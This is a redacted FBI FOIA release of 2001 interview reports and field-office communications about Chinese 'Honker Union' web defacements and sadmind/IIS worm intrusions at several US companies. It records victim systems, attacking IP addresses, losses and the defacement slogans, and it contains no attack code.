FEDERAL BUREAU OF INVESTIGATION
FOI/PA
DELETED PAGE INFORMATION SHEET
FOI/PA# 1473462-000

Total Deleted Page(s) = 98
Page 3 ~ Duplicate;
Page 4 ~ Duplicate;
Page 9 ~ Duplicate;
Page 18 ~ b6; b7C; b7E;
Page 19 ~ b7E;
Page 20 ~ b7E;
Page 21 ~ b7E;
Page 22 ~ b7E;
Page 23 ~ b7E;
Page 24 ~ b7E;
Page 25 ~ b7E;
Page 26 ~ b7E;
Page 27 ~ b7E;
Page 28 ~ b7E;
Page 29 ~ b7E;
Page 30 ~ b7E;
Page 31 ~ b7E;
Page 32 ~ b7E;
Page 33 ~ b7E;
Page 34 ~ b7E;
Page 35 ~ b7E;
Page 36 ~ Duplicate;
Page 37 ~ Duplicate;
Page 38 ~ Duplicate;
Page 42 ~ Duplicate;
Page 49 ~ b6; b7C;
Page 52 ~ Duplicate;
Page 53 ~ Duplicate;
Page 66 ~ Duplicate;
Page 67 ~ Duplicate;
Page 68 ~ Duplicate;
Page 74 ~ Duplicate;
Page 75 ~ Duplicate;
Page 76 ~ Duplicate;
Page 77 ~ Duplicate;
Page 78 ~ Duplicate;
Page 80 ~ b3; b5; b6; b7C; b7E;
Page 84 ~ Duplicate;
Page 85 ~ Duplicate;
Page 93 ~ Duplicate;
Page 94 ~ Duplicate;
Page 112 ~ Duplicate;
Page 113 ~ Duplicate;
Page 115 ~ Duplicate;
Page 124 ~ Duplicate;
Page 125 ~ Duplicate;
Page 148 ~ Referral/Direct;
Page 149 ~ Referral/Direct;
Page 150 ~ Referral/Direct;
Page 151 ~ Referral/Direct;
Page 152 ~ Referral/Direct;
Page 153 ~ Referral/Direct;
Page 154 ~ Referral/Direct;
Page 169 ~ Duplicate;
Page 172 ~ Duplicate;
Page 173 ~ Duplicate;
Page 175 ~ Duplicate;
Page 176 ~ Referral/Direct;
Page 177 ~ Referral/Direct;
Page 178 ~ Referral/Direct;
Page 179 ~ Referral/Direct;
Page 180 ~ Referral/Direct;
Page 181 ~ Referral/Direct;
Page 182 ~ Referral/Direct;
Page 190 ~ b3; b6; b7A; b7C; b7E;
Page 191 ~ b3; b7A; b7E;
Page 192 ~ b3; b6; b7A; b7C; b7E;

Page 193 ~ b3; b6; b7A; b7C; b7E;
Page 194 ~ b3; b6; b7A; b7C; b7E;
Page 195 ~ b3; b6; b7A; b7C; b7E;
Page 196 ~ b3; b6; b7A; b7C; b7E;
Page 197 ~ b3; b6; b7A; b7C; b7E;
Page 198 ~ b3; b6; b7A; b7C; b7E;
Page 199 ~ b3; b6; b7A; b7C; b7E;
Page 200 ~ b3; b6; b7A; b7C; b7E;
Page 201 ~ b3; b6; b7A; b7C; b7E;
Page 202 ~ Duplicate;
Page 203 ~ Duplicate;
Page 204 ~ Duplicate;
Page 205 ~ Duplicate;
Page 206 ~ Duplicate;
Page 207 ~ Duplicate;
Page 208 ~ Duplicate;
Page 209 ~ b3; b6; b7A; b7C; b7E;
Page 210 ~ b3; b7A; b7E;
Page 211 ~ b3; b7A; b7E;
Page 212 ~ b3; b6; b7A; b7C; b7E;
Page 213 ~ b3; b6; b7A; b7C; b7E;
Page 214 ~ b3; b6; b7A; b7C; b7E;
Page 215 ~ b3; b6; b7A; b7C; b7E;
Page 216 ~ b3; b7A; b7E;
Page 217 ~ b3; b6; b7A; b7C; b7E;
Page 218 ~ b3; b7A; b7E;
Page 219 ~ b3; b6; b7A; b7C; b7E;
Page 220 ~ b3; b6; b7A; b7C; b7E;
Page 221 ~ b3; b7A; b7E;
Page 222 ~ b3; b7A; b7E;
Page 224 ~ b3; b6; b7C; b7E;

XXXXXXXXXXXXXXXXXXXXXXX
X Deleted Page(s) X
X No Duplication Fee X
X For this Page X
XXXXXXXXXXXXXXXXXXXXXXX

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/08/2001

[redacted] BOX USA GROUP, 2100 Sanders Road, Suite 200, Northbrook, Illinois, telephone number [redacted] was interviewed at his place of employment. After [redacted] was advised of the identity of the interviewing agent and the nature of the interview, he provided the following information: b6 b7C

[redacted] at BOX USA GROUP, was also present during the interview.

The attack was against a server running Windows NT Version 4.0. The server was for BOX USA GROUP's internal Web site. The attacker was able to access the server through a known vulnerability in Windows NT Version 4.0. There were no indications of attacks on the other servers that BOX USA GROUP has running. The other servers do not have the same vulnerability and are not as accessible as the server running Windows NT Version 4.0. [redacted] believes that the attacker ran a "sniffer" and found the vulnerability on the server. b6 b7C

The attempt to deface the Web site was unsuccessful. [redacted] was able to see the derogatory statements aimed at the United States in the log files. There are statements in the log files such as "Hacked by the Chinese" and "Hacked by Lion". There was no defacement to BOX USA GROUP's public Web page.

The attackers were on the system for approximately twelve hours. During that time, they deleted files and gathered directory listings. The attacker did not erase any of their own files that they left behind and the tools used by the attacker were not very sophisticated. [redacted] believes that the tools left behind are not damaging to BOX USA GROUP's system. [redacted] traced the tools used in the attack back to locations in China, Vietnam, Japan and Russia. The Internet Protocol (IP) addresses used in the attack were traced back to China. b6 b7C

[redacted] provided a printed sample of the log files taken from the server. This sample has been placed in an FD-340 Evidence Envelope. [redacted] will forward the complete log and firewall files to the investigating agent via e-mail. [redacted] will also forward a summary of the attack. The server will be b6 b7C

Investigation on 05/08/2001 at Northbrook, Illinois

File # [redacted] Date dictated N/A b3 b6 b7C b7E

by SA [redacted]

[redacted]

b3
b6
b7C
b7E

backed up and a copy of the server's hard drive will be available to the investigating agent.

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/14/2001

To: Counter-Terrorism **Attn:** NIPC
Computer Investigations Unit
Room 5965
SSA [redacted] b3 b6 b7C b7E
Chicago SA [redacted]
312-907-8680
NIPC Squad

From: Pittsburgh
Squad 16, NIPC
Contact: SA [redacted] 412-456-9281

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] (Pending) [redacted]

Title: Honkers Union of China
Computer Intrusion Matter
LIONWORM; ADOREWORM;
WEB PAGE DEFACEMENTS;

Synopsis: Initial reporting of incidents at Pittsburgh, PA.

Administrative: Reference Bureau GroupWise e-mails from SSA [redacted] dated 5/2/2001 and 5/10/2001 to NIPC Supervisors. b6 b7C

Details: For information of the Bureau and Chicago Offices, the Pittsburgh Division is in receipt of complaints from two victims in the Pittsburgh territory. The first victim is identified as ANSYS, Incorporated located at Southpointe, 275 Technology Drive, Canonsburg, PA 15317, telephone 724-746-3304. ANSYS is a software company which develops simulation software and is a contractor for the Department of Defense (DoD) and the National Aeronautics and Space Administration (NASA). ANSYS is a global corporation with offices in China, Japan, and Europe as well as the United States. The initial incident at ANSYS was reported on May 11, 2001 by [redacted] who is the Webmaster for ANSYS. [redacted] reported that the incident occurred on May 8, 2001 and affected the main www web server and the main web page index. The attack originate from three Internet Protocol (IP) addresses identified as follows: b6 b7C

1. 205.128.201.237
2. 202.97.28.24
3. [redacted]

[redacted] b3 b7E

To: Terrorism From: Pittsburgh
Re: [redacted] 05/14/2001

b3
b7E

An inquiry with the American Registry of Internet Numbers (ARIN) revealed that IP Address 205.128.201.237 is registered in the name Strayer College, 3045 Columbia Pike, Arlington, VA 22204 and the Coordinator is identified as [redacted] telephone [redacted]

b6
b7C

An ARIN inquiry also revealed that IP Address [redacted] is registered in the name [redacted] residence, [redacted] telephone [redacted]

An inquiry with the Asia-Pacific Network Information Center (APNIC) revealed that IP Address 202.97.28.24 is registered in the name Chinanet-BB and appears to be an Internet Back Bone for China Telecom with a registered address at A12, Xin-Jir-Kou-Wai Street, Unknown City in China telephone +86-10-62370437.

It is believed that the above addresses in the United States may be compromised and are being used by the intruders to attack the ANSYS site. ANSYS is running Windows 2000 machine with Internet Information Server, Version 5 with Service Pack 1. It is believed this version is vulnerable to compromise via the SADMIND/IIS Worm for which an alert was posted on the CERT Web Site on 5/8/2001. No additional information regarding the attacking sites is available at this time. Any decision to contact the attacking sites for interview is left to the discretion of the Chicago Division and NIPC. ANSYS has patched their system and upgraded IIS software to a current more secure version.

In addition, an Allegheny County government services web site was also attacked via similar exploitation with the sadmind/IIS Worm and investigation is being conducted to identify particulars of the compromise. Forensic examination by certified personnel is being conducted to preserve original evidence at this time.

Additional details will be forwarded to the Bureau and Chicago as appropriate.

In addition, Pittsburgh Division currently has two SA's and a Computer Scientist detailed as FBI liaison's to the Computer Emergency Response Team (CERT) at Carnegie Mellon University (CMU). Attempts are being made to identify additional victims willing to report incidents to law enforcement for additional investigation. Any additional information developed in this regard will be provided to the Bureau and Chicago for follow-up.

b3
b7E

♦♦

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/14/2001

[redacted] SAFEWAY INSURANCE GROUP (SAFEWAY), 790 Pasquinelli Drive, Westmont, Illinois, telephone number [redacted] E-mail address [redacted] was interviewed at his place of employment. After [redacted] was advised as to the identities of the interviewing agents, he provided the following information: b6 b7C

The SAFEWAY Web site, www.safewayins.com, was defaced with the message "fuck USA Government fuck PoisonBOx contact:sysadmin@yahoo.com.cn". [redacted] discovered the defacement on May 7, 2001. b6 b7C

[redacted] has analyzed the server and determined that no information had been compromised. The hacker left an Internet Protocol (IP) address that [redacted] was able to determine was still running. [redacted] has obtained the log files and repaired the server. [redacted] provided the investigating agents a copy of the log files on compact disc. b6 b7C

The hacked server is not currently running, SAFEWAY has a back up server that is handling the Web site at this time. SAFEWAY's Web site is not elaborate so one server is able to operate the Web site. There has not been any action against SAFEWAY's Web site since the initial defacement.

[redacted] estimated SAFEWAY's loss at approximately $10,000. b6 b7C

Investigation on 05/11/2001 at Westmont, Illinois

File # [redacted] Date dictated N/A b3 b6 b7C b7E

by SA [redacted]

FD-801 (Rev. 7-15-97)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE Date: 05/09/2001

To: Counterterrorism Attn: NIPC, CIOS/CIU
Room 5965
SA [redacted]

b3
b6
b7C
b7E

Chicago ✓ Attn: SA [redacted]

From: Detroit

Approved By: [redacted]

Drafted By: [redacted] 129 [redacted] 01.801)

Case ID #: [redacted]

Title: Subject: Hacker/Honker Union of China
Victim: Chicago Systems Group
Type: Intrusion
Date: 04/03/01

SUBMISSION: ☐ Initial ☒ Supplemental ☐ Closed

CASE OPENED: ___/___/___

CASE CLOSED: ___/___/___
☐ No action due to state/local prosecution
(Name/Number_____)
☐ USA declination
☐ Referred to Another Federal Agency
(Name/Number:_____) ☐ Placed in unaddressed work
☐ Closed administratively
☐ Conviction

COORDINATION: FBI Field Office: Chicago
Government Agency _____
Private Corporation _____

Company name/Government agency: Consumers Energy Corporation
Address/location: 1945 West Parnall Road
Jackson, Michigan 49201
Purpose of System: Post notifications regarding the status of Consumer's physical gas sites and receive information from gas broker companies on details of gas being placed into the Consumer's system.

[redacted]

b3
b7E

To: Counterterrorism From: Detroit
Re: [redacted] Date 05/09/2001

b3
b7E

Highest classification of information stored in system: N/A

System Data:

Hardware/configuration (CPU): Generic PC running a Pentium III processor.
Operating System: Windows NT 4.0 service pack 6A
Software: MicroSoft Front Page, MicroSoft IIS version 4, and a Powerbuilder executable which synced with a SQL Server Database (separate server).

Security Features:

Security Software Installed: ☐ yes (identify _____) ☒ no
Logon Warning Banner: ☐ yes ☒ no

INTRUSION INFORMATION

Access for intrusion: ☒ Internet connection ☐ dial-up number ☐ LAN (insider)
If Internet: Internet address: 1.206.10.45
Network name: www.gasnoms.consumersenergy.com

Method:

Technique(s) used in intrusion: MicroSoft IIS Extended Unicode Directory Traversal Vulnerability (also Sadminds/IISworm)

Path of intrusion:

addresses: 1. 211.97.114.240 2. 202.234.209.2 3. 134.241.140.239
country: 1. China 2. Japan 3. USA
facility: 1. China United Telecom Corp 2. Japan Network Info Center
3. Massachusetts Higher Ed Computer Network

Subject:

Age: _____ Race: _____
Sex: _____ Education: _____
Alias(s): _____ Motive: _____
Group Affiliation: _____
Employer: _____
Known Accomplices: _____
Equipment used:
Hardware/configuration (CPU):
_____
Operating System: _____
Software: _____

To: Counterterrorism From: Detroit
Re: [redacted] Date 05/09/2001

b3
b7E

Impact:

Compromise of classified information: ☐ yes ☒ no
Estimated number of computers affected: One
Estimated dollar loss to date: $5000+

Category of Crime:

Impairment:
- ☐ Malicious code inserted
- ☐ Denial of service
- ☐ Destruction of information/software
- ☒ Modification of information/software

Theft of Information:
- ☐ Classified information compromised
- ☐ Unclassified information compromised
- ☐ Passwords obtained
- ☐ Computer processing time obtained
- ☐ Telephone services obtained
- ☐ Application software obtained
- ☐ Operating software obtained

Intrusion:
- ☒ Unauthorized access
- ☐ Exceeding authorized access

REMARKS

The victim site, www.gasnoms.consumersenergy.com, is used for two things: to post the status of Consumers' physical gas sites and to run a PowerBuilder program which allows gas companies to enter information into a database pertaining to gas that they put into the Consumers Energy gas system (an auditing system of sorts). This system has been mandated by the Federal Energy Regulatory Commission (FERC); but it's impairment does not critically affect the company's ability to provide gas or energy.
There is a firewall which protects a large portion of the Consumers' network.
A customer from Detroit Edison (another energy company) noticed that her link to a part of the victim site was not working. She went to the main site and saw the "Fuck USA Government", "Fuck Poizon BOx", and "Contact sysadmcn@yahoo.com.cn".

♦♦

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE Date: 05/11/2001

To: Chicago ✓ Attn: SA [redacted]

From: Detroit
Squad C-12/Ann Arbor Ra
Contact: SA [redacted] (131 [redacted] 01.ec)

b3
b6
b7C
b7E

Approved By: [redacted]

Drafted By: [redacted] 131 [redacted] 02.ec)

Case ID #: [redacted]

Title: Hacker/Honker Union of China;
Chicago Systems Group - Victim
Computer Intrusion
04/03/01
[redacted]

UNSUB(S);
Consumers Energy Corporation,
Jackson, Michigan - Victim;
Computer Intrusion, Impairment
05/07/01
[redacted]

Synopsis: To advise of additional IP addresses for servers originating the Sadminds/IIS worm attack on Consumers Energy.

Details: On May 11, 2001, [redacted] Consumers Energy Internet Infrastructure, provided the following IP addresses of servers attempting attacks on their network using the Sadminds/IIS worm:

b6
b7C

12.44.37.253 on May 6, 2001
Assigned to Lincom, Inc, Los Angeles, CA

211.251.218.5 on May 7, 2001
Assigned to Korea Network Information Center

210.99.71.1 on May 9, 2001
Assigned to National Computerization Agency, Korea

206.31.80.252 on May 10, 2001
Assigned to ISP Channel, Mountain View, CA

b3
b7E

[redacted]

To: Chicago From: Detroit
Re: [redacted] 05/11/2001

b3
b7E

LEAD (s):

Set Lead 1: (Adm)

CHICAGO

AT CHICAGO

Read and clear.

♦♦

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/10/01

On May 8, 2001, the following Consumers Energy employees attended a meeting with interviewing agent regarding the recent intrusion and webpage defacement of a Consumers Energy's website: [redacted] b6 b7C

[redacted] The meeting was held at the Consumers Energy Corporate Head Quarters, 1945 Parnall, Jackson, Michigan, 49201, (517) 788-0528.

[redacted] described the events as such: he received a telephone call from [redacted] Detroit Edison, with notification that the Gas Nomination website, "www.gasnoms.consumersenergy.com", had been replaced with an obscene, anti-U.S. Government slogan. [redacted] checked and found that the files index.html, index.asp, default.html, and default.asp, had all been replaced to show a slogan which read "fuck USA Government", "fuck PoizonB0x", and "contact sysadmcn@yahoo.com.cn". [redacted] immediately took the web server offline. He explained that the server only hosts the "gasnoms" site; which is used by approximately 100 gas broker companies to get information on Consumers' physical gas sites, and to input information into an auditing system for gas distribution; such as how much gas they placed into Consumers' lines, where they connected, etc. The gasnoms program is executed by a PowerBuilder frontend GUI on this server, which connects to a separate server running the main application, via port 1999. Another server runs MicroSoft SQLserver which databases the information. The application is password accessible only. An investigation showed that neither of the two latter servers were affected. b6 b7C

[redacted] commented on the history of the gasnoms site: the Federal Energy Regulatory Commission (FERC) mandates that a system which provides functionality similar to gasnoms, be available to gas broker companies. Actually, the PowerBuilder program they use was recommenced by FERC. The system is mainly used for auditing purposes, although b6 b7C

Investigation on 05/08/01 at Jackson, Michigan

File # [redacted] Date dictated [redacted] b3 b6 b7C b7E

by SA [redacted] (130[redacted]04.302)

[redacted] b3 b7E

they use the gasnoms website to post the status of their physical gas sites. The impairment of the gasnoms system in no way hinders gas broker companies from providing gas to Consumers. It would revert to telephone calls and facsimiles.

[redacted] advised that the gasnoms server is running MicroSoft Windows NT, version 4.0, service pack 6A, and MicroSoft IIS. He checked the IIS logs and found the connections which performed the intrusion. He described it as consecutive HTTP commands which took advantage of an existing flaw in Windows NT and IIS. These were used to overwrite the four files with the obscene language (supra). [redacted] provided copies of the IIS logs showing the intrusions; he clarified that the times are Greenwich Mean Time (GMT). b6 b7C

[redacted] advised that their network topology includes a firewall, as well as a reverse-proxy server. The gasnoms sites is behind the firewall, but not the reverse-proxy. The reverse-proxy blocked the attempts as "malformed URL requests". The firewall logged the connections, and [redacted] was still in the process of examining those logs. He also advised that the "attacks" are still being executed against their network. b6 b7C

[redacted] advised that, as normal procedure, she notified one of the originating companies via e-mail of the incident, and recommended that they investigate and terminate the attacks. The company was China United Telecommunications Corporation, "cnuninet.net". b6 b7C

[redacted] believes that Consumers Energy has already expended over $5000 in investigative time on this incident, due to some of the critical systems which could have been affected. b6 b7C

On May 10, 2001, [redacted] contacted writer and provided copies of the firewall logs showing unsuccessful attempts and MicroSoft IIS logs which contain only the malicious entries. He advised that attempts are still being made, and are being blocked and logged; he will continue to provide the IP addresses of those servers. There are three originating IP addresses for the attacks: 211.97.114.240 (China United Telecommunications Corporation), 202.234.209.2 (DoCoMo Service Kansai Co), and 134.241.140.239 (Massachusetts Higher Education Network).

[redacted] b3 b7E

Copies of the altered files (index and default), the IIS log files from [redacted] (ex010507.log and ex010508.log), and the firewall and extract IIS logs (logfiles.txt) have been placed on a 3.5" diskette and placed in the 1-A section of this file. b6 b7C b7E

Attached and made part hereto is a copy of logfiles.txt (the firewall and extract IIS logs), as well as [redacted] information on the three originating IP addresses.

ATTACHMENT

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/11/2001

To: Chicago **Attn:** SA [redacted] b3 b6 b7C b7E
(312) 431-1333

From: San Francisco
14B/Hayward RA
Contact: SA [redacted] (510) 886-7447

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] Pending)

Title: Honkers Union of China

Synopsis: Forward materials from victims in the San Francisco Division of web defacements originating in China.

Reference: Groupwise e-mail from [redacted] to NIPC Supv., dated May 2, 2001, 7:07 AM, Subject: Honkers Union of China/[redacted] signed SSA [redacted] NIPC Computer Investigations Unit. b3 b6 b7C b7E

Enclosures: Twenty Nine (29) victim information documents.

Details: The San Francisco Division is forwarding the enclosed victim information/materials to the Chicago Division, case file [redacted] The materials include FD-71's, e-mails, and NIPC Watch Reports from victim companies. In some cases, logs, copies of the defacement, and other information provided by the victims is provided. b3 b7E

The San Francisco Division will continue to forward victims/information as necessary.

If there are any questions or comments, contact SA [redacted] Hayward RA, (510) 886-7447. b6 b7C

To: Chicago From: San Francisco
Re: [redacted] 05/11/2001

b3
b7E

LEAD (s):

Set Lead 1:

CHICAGO

AT CHICAGO

Read and Clear

♦♦

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/02/2001

[redacted] CHICAGO SYSTEMS GROUP (CGS), 180 North Stetson Avenue, Suite 3200, Chicago, Illinois, telephone number [redacted] e-mail address [redacted], was interviewed at his place of employment. After [redacted] was advised as to the identities of the interviewing agent and computer scientist, he provided the following information: b6 b7C

Approximately two weeks before the attack on the Illinois Secretary of State computer system, [redacted] personal web site, [redacted] was defaced. The group claiming responsibility for the defacement was "Li0n Group", and the message displayed on the Web page was "Kill all Japanese". b6 b7C

The server for the Web site was a Linux box utilizing the Red Hat 7.0 operating system. The machine has been shut down by [redacted] since the attack. [redacted] believes that the attack was not directly aimed at his Web site, but that the hackers were attempting to use his Web site as a jumping off site to attack another Web site. b6 b7C

[redacted] will have [redacted] at CSG, analyze the server and e-mail the results to the investigating agent. b6 b7C

Investigation on 05/02/2001 at Chicago, Illinois

File # [redacted] Date dictated N/A

by CS [redacted] b3 b6 b7C b7E

1P/C

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/11/2001

To: Chicago ✓ **Attn:** SA [redacted] b3 b6 b7C b7E

From: Detroit
Squad C-12/Ann Arbor Ra
Contact: SA [redacted] (131[redacted]01.ec)

Approved By: [redacted]

Drafted By: [redacted] 131[redacted]01.ec)

Case ID #: [redacted]

Title: Hacker/Honker Union of China;
Chicago Systems Group - Victim
Computer Intrusion
04/03/01
[redacted]

UNSUB(S);
Consumers Energy Corporation,
Jackson, Michigan - Victim;
Computer Intrusion, Impairment
05/07/01
[redacted]

Synopsis: Forwarding all information pertaining to the use of the Sadminds/IIS worm against Consumers Energy Corporation for Chicago's coordination. Copy of information to Detroit Control file.

Enclosures: For Chicago are: a 1-A envelope containing one (1) 3.5" diskette with files obtained from victim; one FD-302 with attachments re interview with victim. For Detroit is one FD-302 re victim interview.

Details: On May 8, 2001, Consumers Energy Corporation, Jackson, Michigan, contacted the Ann Arbor FBI to advise of a compromise of their gas nomination website, "www.gasnoms.consumersenergy.com". Following an interview with numerous Consumers Energy personnel, it was evident that the only damage was the replacement of the index.html, default.html, index.asp, and default.asp files; which produced a new website yielding the slogan "fuck USA government", "fuck Poizon B0x", and "contact sysadmcn@yahoo.com.cn". Pertinent files and logs were obtained.

[redacted] b3 b7E

To: Chicago From: Detroit
Re: [redacted] 05/11/2001

b3
b7E

On May 9, 2001 SA [redacted] found the CERT advisory CA-2001-11, which details the "Sadminds/IIS" worm; and conformed to the Consumers Energy incident.

b6
b7C

Upon contacting FBIHQ NIPC/CIU, SA [redacted] was advised by SA [redacted] that SA [redacted] has a case open and is coordinating the investigation of this worm attack.

SA [redacted] is forwarding all pertinent information re the attack on Consumers Energy to captioned Chicago case, as well as a copy to the Detroit control file.

To: Chicago From: Detroit
Re: [redacted] 05/11/2001

b3
b7E

LEAD (s):

Set Lead 1: (Adm)

CHICAGO

AT CHICAGO

Read and clear.

♦♦

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/10/2001

To: St. Louis **Attn:** SA [redacted] b3 b6 b7C b7E
CART FE

Chicago **Attn:** SA [redacted]
NIPC Squad

From: St. Louis
Squad 3
Contact: SA [redacted] Ext. 2719

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] (Pending)

Title: HONKER UNION OF CHINA;
CHICAGO SYSTEMS GROUP

Synopsis: Request CART FE SA [redacted] make mirror images of two separate server hard drives and conduct examination for intrusion activity, commands and IP addresses. b6 b7C

Attachments: A copy of a handwritten document provided by [redacted] which list the file names deleted, passwords, websites and financial losses.

Details: On May 9, 2001, SA [redacted] FBI, St. Louis Division, telephonically contacted [redacted] Electric man Internet Services, 754 Longlane Road, New Lenox, Illinois, 60451, telephone number (cell) [redacted] advised that his Web Hosting and Development business was attacked by Chinese hackers. [redacted] had filed a complaint with the St. Louis Division about the incident on 05/06/01. [redacted] servers are located at Cybercon, 210 N. Tucker, St. Louis, Missouri. b6 b7C

The first of two attacks was discovered on Sunday 05/06/01 at 9AM and involved a server of 53 customer web sites. The attackers placed the China flag, music (possible national anthem of China), and political statements about the United States and President George W. Bush. The attackers deleted all the customer website files and deleted the logs of their intrusion activity.

The second attack occurred on Monday, 05/07/01 at 2:02PM. [redacted] had been remotely working with the Testing and Development server and left to run an errand at 1PM. Upon his return, [redacted] discovered that the server had been attacked. The b6 b7C

UPLOADED TO ACS/ECE
BY SL 5/16/01 [redacted] b3 b6 b7C b7E

[redacted]

b3
b6
b7C
b7E

Log and the Service Log. [redacted] was unable to reboot the server because the executable files had been deleted. The attackers had created new directories with the names "Fuck", "Fuck You", etc. The Website had the message: Honker Union of China, Hacked by Redfreedom, USA=NAZI, Bush=Murderer, Beat Down Imperialism of America!.

b6
b7C

SA [redacted] contacted [redacted] on 05/10/01 for an interview and to collect the two servers for examinations. [redacted] advised that he had a backup of the code for the websites and was in the process of trying to recreate the websites. Some of [redacted] customers had already contacted [redacted] and were advised of the attacks. [redacted] advised that he was a self taught web page designer. [redacted] was not sure if the second attack on his Test/Development Server was the same hacker, because the defacement was different.

b6
b7C

[redacted] had installed patches to his Test/Development Server on Friday, 05/04/01 to prevent an intrusion. [redacted] is not sure if the attacker had already gain access before the patch was installed and placed a back door for re-entry.

b3
b6
b7C
b7E

On May 9, 2001, SA [redacted] telephonically contacted the NIPC Unit at HQ and was advised that Chicago would be the regional office for all China Web Defacement cases. SA [redacted] telephonically contacted the Chicago Division and talked with SA [redacted] who will be the case agent for the China attacks. [redacted] provided SA [redacted] with the file number [redacted] for the China attacks.

On May 10, 2001, a bureau E-mail was sent out to the NIPC field supervisors advising of the Honker Union of China attacks utilizing the Lion worm which has been causing DDoS attacks.

To: St. Louis From: St. Louis
Re: [redacted], 05/10/2001 b3 b7E

LEAD (s):

Set Lead 1: (Adm)

ST. LOUIS

AT ST. LOUIS, MISSOURI

Request CART FE SA [redacted] create a mirror image of the two separate server hard drives. Examine the copies of the hard drives for [redacted] The two servers are located in the evidence room. Also search [redacted] b6 b7C b7E

Set Lead 2:

CHICAGO

AT CHICAGO, ILLINOIS

For information only.

130[redacted]01.ec b6 b7C

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/09/2001

[redacted] SyTec Business Solutions (SyTec), 19 West Hargett Street, Suite 900, Raleigh, NC 27601, Telephone number: [redacted] was advised of the identity of the interviewing agent and the purpose of the interview. Also present and contributing to the interview were [redacted], SyTec and [redacted] SyTec. During the interview [redacted] voluntarily provided the following information:

The SyTec computer system is connected to the Internet behind a router and a Cisco Systems PIX firewall. The PIX firewall is located between the router and the SyTec computer system. The SyTec system is comprised of several computers to include computers named: Saturn, Jupiter, Neptune, and Alexis. Additionally, printers and client machines are part of the SyTec computer system.

The Jupiter computer was intruded into from China. This began on 04/06/01 when Jupiter, housing the SyTec web server, running the Windows 2000 Operating System (OS) and Microsoft IIS 5.0, was connected to from the Internet Protocol (IP) address of 61.153.115.113, during this connection the web pages were viewed and scripts were copied. This was followed by connections on 04/07/01, beginning approximately 7:15am, from an IP address of 211.94.201.200. During this intrusion the Service Account Manager (SAM) was taken from the system. The IP's associated with the intrusions resolve to computers located in China.

Similar connections were made to the Alexis computer which was also running the Windows 2000 OS and Microsoft IIS 5.0. This computer was used for web connections by SyTec employees to access their E-mail. Connections to Alexis from China were from the following IP addresses: 61.153.115.113, 61.157.222.11, 61.147.9.11, and 61.147.5.135, which resolve to computers located in China. The "MainLogonFrame" web page on Alexis was changed to:

HACKED BY Q.C FROM CHINA!DON'T SPY US ANY LONGER!
:)
:)
TMD

Investigation on 04/18/01 at Raleigh, NC

File # [redacted] Date dictated 05/09/01

by SA [redacted]

135 [redacted] 02. EC

This change to the web page was found on 04/07/01 at approximately 10:00am. [redacted] repaired this web page during the 6:00pm to 8:00pm time frame on 04/07/01. b6 b7C

At approximately 10pm on 04/07/01, [redacted] discovered the "MainLogonFrame" web page on Alexis had been changed to:

sorry! hacked by q.c from china! don't spy us any more! :)

[redacted] repaired this page again on 04/08/01. b6 b7C

[redacted] believed "ccc.exe" and "cmd.exe" were put on the SyTec computers and were an integral part of the intrusion.

[redacted] believed their company had a higher profile in recent weeks following an advertizement which SyTec posted on the web site "computerjobs.com".

Recovering from these intrusions required approximately fifteen (15) work hours at an internal cost to SyTec of fifty dollars per hour ($50/hr).

[redacted] provided hardcopies of logs, original and hacked web pages, and IP lookups during the interview. b6 b7C Furthermore, as agreed to during the interview, [redacted] subsequently provided copies of the IIS and PIX logs via E-mail. The aforementioned copies are retained in the 1-A subsection of this case file.

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/10/2001

To: Chicago **Attn:** IP/C Squad
SA [redacted] b3 b6 b7C b7E

From: Charlotte
Squad 7, Raleigh Resident Agency
Contact: SA [redacted] 919-859-7312

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] (Pending) [redacted]

Title: HACKER/HONKER UNION OF CHINA;
ILLINOIS SECRETARY OF STATE - VICTIM;
INTRUSION - INFO SYSTEMS
04/03/2001
OO: CG

Synopsis: Various entities in North Carolina have experienced intrusions and attempted intrusions from UNSUB(S) emanating from Internet Protocol (IP) addresses resolving back to China. Other intrusions employing the sadmind/IIS Worm, as described in the CERT Advisory CA-2001-11, and possibly attributable to individuals in China have also been reported. Both financial and data losses in all cases have been minimal. This information is being forwarded to Chicago for whatever action deemed appropriate. No further investigation will be conducted by Charlotte at this time.

Administrative: Reference telcals on 05/09/01, between SA [redacted] and SSA [redacted] NIPC, and SA [redacted] and Case Agent, SA [redacted] Chicago Division. b6 b7C

Enclosure(s): (7) Enclosed for Chicago are an original and one copy of an FD-302 documenting a 04/18/01 interview at SyTec Business Solutions (SyTec), one 1-A envelope containing documents obtained from SyTec or regarding the 04/18 interview, one 1-A envelope containing documents regarding an intrusion into the State of North Carolina's computer system, one 1-A envelope containing documents from SyTec regarding an intrusion into Craig Davis Properties' computer system, one 1-A envelope containing documents regarding an intrusion into Aerial Images' computer system, and one 1-A envelope containing documents regarding an intrusion into EPA's computer system.

[redacted] b3 b6 b7C b7E

135 [redacted] 01. EC

To: Chicago From: Charlotte
Re: [redacted] 05/10/2001 b3 b7E

